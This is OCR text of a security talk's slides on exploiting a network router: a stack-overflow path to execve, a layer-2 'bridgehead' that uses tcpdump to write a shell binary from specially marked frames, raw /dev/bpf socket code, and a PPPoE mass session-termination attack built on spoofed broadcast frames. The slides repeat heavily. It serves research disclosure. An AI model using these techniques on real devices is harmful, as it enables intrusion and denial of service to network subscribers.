
Exploiting - RCE

- **Stack overflow**


```
000ae53c 7f 03 c3 78     or          __path,r24,r24
000ae540 7e e4 bb 78     or          __argv,r23,r23
000ae544 7e c5 b3 78     or          __envp,r22,r22
000ae548 48 06 11 d5     bl          _thread_sys_execve
```

- **Layer 3 - Naive**


Exploiting Layer-3



Exploiting Layer-3



Exploiting Layer-3



Exploiting - RCE

- **Stack overflow**

```
000ae53c 7f 03 c3 78     or          __path,r24,r24
000ae540 7e e4 bb 78     or          __argv,r23,r23
000ae544 7e c5 b3 78     or          __envp,r22,r22
000ae548 48 06 11 d5     bl          _thread_sys_execve
```

- **Layer 3 - Naive**


- **Layer 2 - Possible but tricky**

Layer-2 Exploit Development




Firmware | Debug | Jailbreak | Device | Vulns | Exploit | Rum

Exploiting Layer-2



Layer-2 Exploit Development



Layer-2 Exploit Development

- **Bridgehead**



Layer-2 Exploit - Bridgehead

- **Bridgehead - tcpdump**

```
# tcpdump -i lc1 -x -X -s 1500 -c106 -w /tmp/l2shell "ether[6:2] = 0x1337"
tcpdump: WARNING: lc1: no IPv4 address assigned
tcpdump: listening on lc1
# ls -lat /tmp/l2shell
-rwxr-xr-x  1 root  0  114208 Jul 16 21:37 /tmp/l2shell
```

Layer-2 Exploit - Bridgehead

- **Bridgehead - tcpdump**

```
# tcpdump -i lc1 -x -X -s 1500 -c106 -w /tmp/l2shell "ether[6:2] = 0x1337"
tcpdump: WARNING: lc1: no IPv4 address assigned
tcpdump: listening on lc1
# ls -lat /tmp/l2shell
-rwxr-xr-x  1 root  0  114208 Jul 16 21:37 /tmp/l2shell
```



Layer-2 Exploit - Bridgehead

- **Bridgehead - tcpdump**

```
# tcpdump -i lc1 -x -X -s 1500 -c106 -w /tmp/l2shell "ether[6:2] = 0x1337"
tcpdump: WARNING: lc1: no IPv4 address assigned
tcpdump: listening on lc1
# ls -lat /tmp/l2shell
-rwxr-xr-x  1 root  0  114208 Jul 16 21:37 /tmp/l2shell
```



Layer-2 Exploit - Bridgehead

- **Bridgehead - tcpdump**

```
# tcpdump -i lc1 -x -X -s 1500 -c106 -w /tmp/l2shell "ether[6:2] = 0x1337"
tcpdump: WARNING: lc1: no IPv4 address assigned
tcpdump: listening on lc1
# ls -lat /tmp/l2shell
-rwxr-xr-x  1 root  0  114208 Jul 16 21:37 /tmp/l2shell
```



Layer-2 Exploit Development

- **Bridgehead - tcpdump**

- **“Raw” socket**

Layer-2 Exploit Development

- **Bridgehead - tcpdump**

```
sprintf (buf, "/dev/bpf%i", i);
if ((bpf = open (buf, O_RDWR)) != -1)
```

- **“Raw” socket - /dev/bpf**

Layer-2 Exploit Development

- **Bridgehead - tcpdump**
- **“Raw” socket - /dev/bpf**

```
sprintf (buf, "/dev/bpf%i", i);
if ((bpf = open (buf, O_RDWR)) != -1)
```

```
strcpy (bound_if.ifr_name, argv[1]);
if (ioctl (bpf, BIOCSETIF, &bound_if) > 0)
{
        return (-1);
}
if (ioctl (bpf, BIOCIMMEDIATE, &buf_len) == -1)
{
        return (-1);
}
```

Layer-2 Exploit Development

- **Bridgehead - tcpdump**
- **“Raw” socket - /dev/bpf**
- **Magic**

```
sprintf (buf, "/dev/bpf%i", i);
if ((bpf = open (buf, O_RDWR)) != -1)
```

```
strcpy (bound_if.ifr_name, argv[1]);
if (ioctl (bpf, BIOCSETIF, &bound_if) > 0)
{
        return (-1);
}
if (ioctl (bpf, BIOCIMMEDIATE, &buf_len) == -1)
{
        return (-1);
}
```

```
if (memcmp(bpf_buf, "\xbe\xef\xca\xca", 4) == 0)
```

Demo Time!!




BUT WAIT
THERE'S MORE!

Vulnerabilities - Mass Session Termination




Omer Tsarfati 10:25 AM

image.png

```
176 530.323151 Ericsson_23:2a:80 Broadcast        PPPoED          60 Active Discovery Terminate (PADT)
▸ Frame 176: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface /tmp/remote, id 0
▸ Ethernet II, Src: Ericsson_23:2a:80 (00:30:88:23:2a:80), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▾ PPP-over-Ethernet Discovery
    0001 .... = Version: 1
    .... 0001 = Type: 1
    Code: Active Discovery Terminate (PADT) (0xa7)
    Session ID: 0x00fa
    Payload Length: 0
```

PPPoE Packet Encapsulation Format




PPPoE Packet Encapsulation Format

Ethernet Frame

dest_addr (48bits)	src_addr (48bits)	ether_type (16bits)	PPPoE Packet	checksum (16bits)

PPPoE Packet

ver (x01)	type (x01)	code (8bits)	session_id (16bits)	Length (16bits)	PPP Packet



PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet



diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Client to Server

- PADI - PPPoE Active Discovery **Initiation**

Server to Client

- PADO - PPPoE Active Discovery **Offer**




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Client to Server

- PADR - PPPoE Active Discovery **Request**

Server to Client

- PADS - PPPoE Active Discovery **Session**




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Client to Server

- PADI - PPPoE Active Discovery **Initiation**
- PADR - PPPoE Active Discovery **Request**

Server to Client

- PADO - PPPoE Active Discovery **Offer**
- PADS - PPPoE Active Discovery **Session**

Both

- PADT - PPPoE Active Discovery **Termination**




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Server to Clients

- PADR - PPPoE Active Discovery **Request**

```
Ethernet II, Src: Broadcast (ff:ff:ff:ff:ff:ff), Dst:
  Destination: Ericsson_23:2a:80 (00:30:88:23:2a:80)
  Source: Broadcast (ff:ff:ff:ff:ff:ff)
    [Expert Info (Warning/Protocol): Source MAC must
    Address: Broadcast (ff:ff:ff:ff:ff:ff)
    .... ..1. .... .... .... .... = LG bit: Locally
    .... ...1 .... .... .... .... = IG bit: Group ad
  Type: PPPoE Discovery (0x8863)
PPP-over-Ethernet Discovery
```




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Server to Clients

- PADS - PPPoE Active Discovery **Session**

```
Ethernet II, Src: Ericsson_23:2a:80 (00:30:88:23:2a:80)
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: Ericsson_23:2a:80 (00:30:88:23:2a:80)
    Type: PPPoE Session (0x8864)
> PPP-over-Ethernet Session
```




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Server to Clients

- PADS - PPPoE Active Discovery **Session**

```
Ethernet II, Src: Ericsson_23:2a:80 (00:30:88:23:2a:80)
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: Ericsson_23:2a:80 (00:30:88:23:2a:80)
